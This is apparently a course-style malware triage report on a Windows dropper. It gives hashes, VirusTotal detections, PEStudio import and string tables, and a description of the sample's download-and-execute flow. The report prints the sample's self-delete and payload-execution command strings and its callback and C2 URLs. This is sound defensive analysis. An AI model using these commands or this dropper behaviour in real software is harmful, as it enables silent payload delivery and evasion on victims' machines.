Practical Malware Analysis & Triage Malware Analysis Report

Dropper.DownloadFromURL.exe Malware

March 2024 | Jarrett Sams | v1.0

Table of Contents

Executive Summary


SHA256 hash	92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a

Dropper.DownloadFromURL.exe (renamed from “Malware.Unknown.exe”) is a dropper malware sample. It is a C++-compiled dropper that runs on the x86 Windows operating system. It consists of two payloads that are executed in succession following a successful spearphishing attempt. Symptoms of infection include infrequent beaconing to any of the URLs listed in Appendix B, a cmd.exe pop-up that disappears after a few seconds, and an executable named “CR433101.dat.exe” appearing in the %Users\Public\Documents% directory.

YARA signature rules are attached in Appendix A. Malware sample and hashes have been submitted to VirusTotal for further examination.

High-Level Technical Summary

Dropper.DownloadFromURL consists of two parts: a first-stage dropper file and the downloaded second-stage executable. It first attempts to contact its callback URL (hxxp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico). If unsuccessful, the malware sample will self-delete itself from the disk. If the domain callback is successful, the malware downloads its second-stage payload (CR433101.dat.exe), opens a HTTP socket to (presumably) the C&C infrastructure (hxxp://huskyhacks[.]dev), and executes the second-stage payload. Note that since this analysis was performed in a lab environment using an Internet simulator, the second-stage payload did not contain anything.



Dropper.DownloadFromURL

Attempts to contact its callback URL hxxp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico

If unsuccessful, the malware sample will self-delete itself from the disk.

If successful, downloads CR433101.dat.exe file to %Users\Public\Documents% directory.

Opens HTTP socket to (presumably) the C&C infrastructure hxxp://huskyhacks[.]dev

Executes CR433101.dat.exe file.

CR433101.dat.exe

I'm guessing this would be shellcode or something to send back to the huskyhacks domain, but is blank due to lab environment.

Malware Composition

Dropper.DownloadFromURL consists of the following components:

File Name	SHA256 Hash
Dropper.DownloadFromURL.exe	92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a
CR433101.dat.exe	c090fad79bc646b4c8573cb3b49228b96c5b7c93a50f0e3b2be9839ed8b2dd8b

Dropper.DownloadFromURL.exe


The initial executable that runs after a successful spearphish. It first attempts to contact its callback URL (hxxp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico). If unsuccessful, the malware sample will self-delete itself from the disk. If the domain callback is successful, the malware downloads its second-stage payload, opens a HTTP socket to (presumably) the C&C infrastructure (hxxp://huskyhacks[.]dev), and executes the second-stage payload.

CR433101.dat.exe:

The second-stage file that would normally contain the payload to execute, presumably to interact with hxxp://huskyhacks[.]dev in some fashion.

Basic Static Analysis

SHA256: 92730427321a1c4ccfc0d0580834daef98121efa9bb8963da332bfd6cf1fda8a (Malware.Unknown/Dropper.DownloadFromURL), c090fad79bc646b4c8573cb3b49228b96c5b7c93a50f0e3b2be9839ed8b2dd8b (CR433101.dat.exe)
MD5: 1d8562c0adcaee734d63f7baaca02f7c (Malware.Unknown/Dropper.DownloadFromURL), 1c2d74bc643b9d2129545bd56badefbf (CR433101.dat.exe)
VirusTotal: 52/69 security vendors flagged this file as malicious



Popular threat label ⓘ trojan.bulz/delfiles Threat categories trojan downloader ransomware Family labels bulz delfiles vdmja

Security vendors' analysis ⓘ Do you want to au


AhnLab-V3	ⓘ Trojan/Win.Generic.C4738248	Alibaba	ⓘ TrojanDownloader:Win32/SelfDel.bec59e...
ALYac	ⓘ Gen:Variant.Bulz.801065	Antiy-AVL	ⓘ Trojan/Win32.SelfDel
Arcabit	ⓘ Trojan.Bulz.DC3929	Avast	ⓘ Win32:Malware-gen
AVG	ⓘ Win32:Malware-gen	Avira (no cloud)	ⓘ TR/DelFiles.vdmja
BitDefender	ⓘ Gen:Variant.Bulz.801065	Bkav Pro	ⓘ W32.AIDetectMalware
CrowdStrike Falcon	ⓘ Win/malicious_confidence_100% (W)	Cybereason	ⓘ Malicious.0e7243
Cylance	ⓘ Unsafe	Cynet	ⓘ Malicious (score: 100)
DeepInstinct	ⓘ MALICIOUS	DrWeb	ⓘ Trojan.MulDrop19.15754
Elastic	ⓘ Malicious (high Confidence)	Emsisoft	ⓘ Gen:Variant.Bulz.801065 (B)
eScan	ⓘ Gen:Variant.Bulz.801065	ESET-NOD32	ⓘ Win32/TrojanDownloader.Small.BKM
Fortinet	ⓘ W32/PossibleThreat	GData	ⓘ Gen:Variant.Bulz.801065
Google	ⓘ Detected	Gridinsoft (no cloud)	ⓘ Ransom.Win32.Sabsik.oa!s1
Ikarus	ⓘ Trojan-Downloader.Win32.Small	Jiangmin	ⓘ Trojan.Jobutyve.i
K7AntiVirus	ⓘ Trojan-Downloader (0058a8611)	K7GW	ⓘ Trojan-Downloader (0058a8611)
Kaspersky	ⓘ HEUR:Trojan.Win32.SelfDel.gen	Lionic	ⓘ Trojan.Win32.DelFiles.4!c
Malwarebytes	ⓘ Trojan.SelfDelete	MaxSecure	ⓘ Trojan.Malware.73875556.susgen

VirusTotal vendor analysis

32-bit PE file (Magic byte: MZ)
Written in C++
Windows DLLs/APIs (sus API/DLL highlighted): GetModuleFileNameW, CloseHandle, CreateProcessW, KERNEL32.dll, ShellExecuteW, SHELL32.dll, MSVCP140.dll, URLDownloadToFileW, urlmon.dll, InternetOpenUrlW, InternetOpenW, WININET.dll, GetCurrentProcess/GetCurrentProcessId, GetCurrentThreadId, GetSystemTimeAsFileTime, IsDebuggerPresent, TerminateProcess


Floss strings

- C:\Users\Matt\source\repos\HuskyHacks\PMAT-maldev\src\DownloadFromURL\Release\DownloadFromURL.pdb
- cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
- hxxp://ssl-6582datamanager[.]helpdeskbros[.]local/favicon.ico
- C:\Users\Public\Documents\CR433101.dat.exe
- Mozilla/5.0
- hxxp://huskyhacks[.]dev
- ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe




property	value
footprint > sha256	92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332BFD6CF1FDA8A
first-bytes > hex	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00
first-bytes > text	M Z .. .. @ .. ..
file > size	12288 bytes
entropy	5.719
signature	Microsoft Visual C++
tooling	Visual Studio 2008
file-type	executable
cpu	32-bit
subsystem	**console**
file-version	n/a
description	n/a
stamps	
compiler-stamp	Sat Sep 04 18:11:12 2021 | UTC
debug > stamp	Sat Sep 04 18:11:12 2021 | UTC
resource-stamp	n/a
import-stamp	n/a
export-stamp	n/a
file-names	
export	n/a
debug	DownloadFromURL.pdb
version	n/a
manifest	n/a
.NET > module	n/a

PEStudio file architecture summary




indicator (24)	detail	level
libraries > flag > name	OLE32 Extensions for Win32	1
libraries > flag > name	Internet Extensions for Win32 Library	1
imports > flag > count	9	1
file > checksum	0x00000000	2
groups > API	dynamic-library, execution, reconnaissance, file, synchronization, exception, network, memory	2
string > URL	http://ssl-6582datamanager.helpdeskbros.local/favicon.ico	2
string > URL	http://huskyhacks.dev	2
mitre > technique	T1106, T1057, T1124, T1082, T1059, T1018	2
file > entropy	5.719	3
file > signature	Microsoft Visual C++	3
file > footprint	92730427321A1C4CCFC0D0580834DAEF98121EFA9BB8963DA332BFD6CF1FDA8A	3
file > size	12288 bytes	3
rich-header > checksum	0x729811B0	3
rich-header > offset	0x00000080	3
rich-header > footprint	7CCBB8D96391445204E763AB63E0DCA7B288D05752C74CE14772095C15A15037	3
file > tooling	Visual Studio 2008	3
security > protection	data-execution-prevention (DEP) > ON	3
security > protection	control-flow-guard (CFG) > OFF	3
security > protection	address-space-layout-randomization (ASLR) > ON	3
debug > streams	3	3
debug > file-name	C:\Users\Matt\source\repos\HuskyHacks\PMAT-maldev\src\DownloadFromURL\Release\DownloadFromURL.pdb	3
security > protection	code-integrity (CI) > OFF	3
file > subsystem	console	3
imphash > md5	F2D1B81B70ADF3F2DCCC6D462AE64DC4	3

PEStudio indicators summary




library (11)	duplicate (0)	flag (2)	first-thunk-original (INT)	first-thunk (IAT)	type (1)	imports (52)	group	description
urlmon.dll	-	x	0x00003A18	0x000030F4	implicit	1	network	OLE32 Extensions for Win32
WININET.dll	-	x	0x00003994	0x00003070	implicit	2	network	Internet Extensions for Win32 Library
KERNEL32.dll	-	-	0x00003924	0x00003000	implicit	15	-	Windows NT BASE API Client
SHELL32.dll	-	-	0x00003978	0x00003054	implicit	1	-	Windows Shell Library
MSVCP140.dll	-	-	0x00003964	0x00003040	implicit	4	-	Microsoft C Runtime Library
VCRUNTIME140.dll	-	-	0x00003980	0x0000305C	implicit	4	-	Microsoft C Runtime Library
api-ms-win-crt-s...	-	-	0x00003A08	0x000030E4	implicit	3	-	n/a
api-ms-win-crt-r...	-	-	0x000039B8	0x00003094	implicit	19	-	n/a
api-ms-win-crt-...	-	-	0x000039B0	0x0000308C	implicit	1	-	n/a
api-ms-win-crt-l...	-	-	0x000039A8	0x00003084	implicit	1	-	n/a
api-ms-win-crt-h...	-	-	0x000039A0	0x0000307C	implicit	1	-	n/a

PEStudio libraries summary



imports (52)	flag (9)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (8)	technique (4)	type (1)	ordinal (0)	library (11)
GetCurrentProcessId	x	0x00003EB4	0x00003EB4	536 (0x0218)	reconnaissance	T1057 | Process Discovery	implicit	-	KERNEL32.dll
URLDownloadToFileW	x	0x00003ADE	0x00003ADE	116 (0x0074)	network	-	implicit	-	urlmon.dll
InternetOpenW	x	0x00003B14	0x00003B14	201 (0x00C9)	network	-	implicit	-	WININET.dll
InternetOpenUrlW	x	0x00003B00	0x00003B00	200 (0x00C8)	network	-	implicit	-	WININET.dll
CreateProcessW	x	0x00003A44	0x00003A44	229 (0x00E5)	execution	T1106 | Execution through API	implicit	-	KERNEL32.dll
GetCurrentThreadId	x	0x00003ECA	0x00003ECA	540 (0x021C)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.dll
TerminateProcess	x	0x00003E6A	0x00003E6A	1420 (0x058C)	execution	-	implicit	-	KERNEL32.dll
GetCurrentProcess	x	0x00003E56	0x00003E56	535 (0x0217)	execution	T1057 | Process Discovery	implicit	-	KERNEL32.dll
ShellExecuteW	x	0x00003A64	0x00003A64	439 (0x01B7)	execution	T1106 | Execution through API	implicit	-	SHELL32.dll
InitializeSListHead	-	0x00003EFA	0x00003EFA	867 (0x0363)	synchronization	-	implicit	-	KERNEL32.dll
IsProcessorFeaturePresent	-	0x00003E7E	0x00003E7E	902 (0x0386)	reconnaissance	-	implicit	-	KERNEL32.dll
IsDebuggerPresent	-	0x00003F10	0x00003F10	895 (0x037F)	reconnaissance	T1082 | System Information Discovery	implicit	-	KERNEL32.dll
QueryPerformanceCounter	-	0x00003E9A	0x00003E9A	1101 (0x044D)	reconnaissance	-	implicit	-	KERNEL32.dll
memset	-	0x00003B64	0x00003B64	72 (0x0048)	memory	-	implicit	-	VCRUNTIME14...
GetSystemTimeAsFileTime	-	0x00003EE0	0x00003EE0	745 (0x02E9)	file	T1124 | System Time Discovery	implicit	-	KERNEL32.dll
UnhandledExceptionFilter	-	0x00003E1C	0x00003E1C	1453 (0x05AD)	exception	-	implicit	-	KERNEL32.dll
SetUnhandledExceptionFilter	-	0x00003E38	0x00003E38	1389 (0x056D)	exception	-	implicit	-	KERNEL32.dll
GetModuleFileNameW	-	0x00003A20	0x00003A20	628 (0x0274)	dynamic-library	-	implicit	-	KERNEL32.dll
GetModuleHandleW	-	0x00003F24	0x00003F24	632 (0x0278)	dynamic-library	-	implicit	-	KERNEL32.dll
CloseHandle	-	0x00003A36	0x00003A36	134 (0x0086)	-	-	implicit	-	KERNEL32.dll

PEStudio imports summary




encoding (2)	size (bytes)	location	flag (9)	label (67)	group (8)	technique (6)	value (255)
ascii	19	.rdata	x	import	reconnaissance	T1057 | Process Discovery	GetCurrentProcessId
ascii	17	.rdata	x	import	network	-	URLDownloadToFile
ascii	15	.rdata	x	import	network	-	InternetOpenUrl
ascii	12	.rdata	x	import	network	-	InternetOpen
ascii	13	.rdata	x	import	execution	T1106 | Execution through API	CreateProcess
ascii	12	.rdata	x	import	execution	T1106 | Execution through API	ShellExecute
ascii	17	.rdata	x	import	execution	T1057 | Process Discovery	GetCurrentProcess
ascii	16	.rdata	x	import	execution	-	TerminateProcess
ascii	18	.rdata	x	import	execution	T1057 | Process Discovery	GetCurrentThreadId
ascii	19	.rdata	-	import	synchronization	-	InitializeSListHead
ascii	25	.rdata	-	import	reconnaissance	-	IsProcessorFeaturePresent
ascii	23	.rdata	-	import	reconnaissance	-	QueryPerformanceCounter
ascii	17	.rdata	-	import	reconnaissance	T1082 | System Information Discovery	IsDebuggerPresent
ascii	10	.rdata	-	file	network	-	urlmon.dll
ascii	11	.rdata	-	file	network	-	WININET.dll
ascii	6	.rdata	-	-	memory	-	memset
ascii	23	.rdata	-	import	file	T1124 | System Time Discovery	GetSystemTimeAsFileTime
ascii	24	.rdata	-	import	exception	-	UnhandledExceptionFilter
ascii	27	.rdata	-	import	exception	-	SetUnhandledExceptionFilter
ascii	17	.rdata	-	import	dynamic-library	-	GetModuleFileName
ascii	15	.rdata	-	import	dynamic-library	-	GetModuleHandle
unicode	59	.rdata	-	utility	-	T1059 | Command-Line Interface	cmd.exe /C ping 1.1.1.1 -n 1 -w 3000 > Nul & Del /f /q "%s"
unicode	76	.rdata	-	utility	-	T1018 | Remote System Discovery	ping 1.1.1.1 -n 1 -w 3000 > Nul & C:\Users\Public\Documents\CR433101.dat.exe
unicode	4	.rdata	-	utility	-	-	open
unicode	11	.rdata	-	user-agent	-	-	Mozilla/5.0
unicode	21	.rdata	-	url-pattern	-	-	http://huskyhacks.dev

PEStudio strings summary

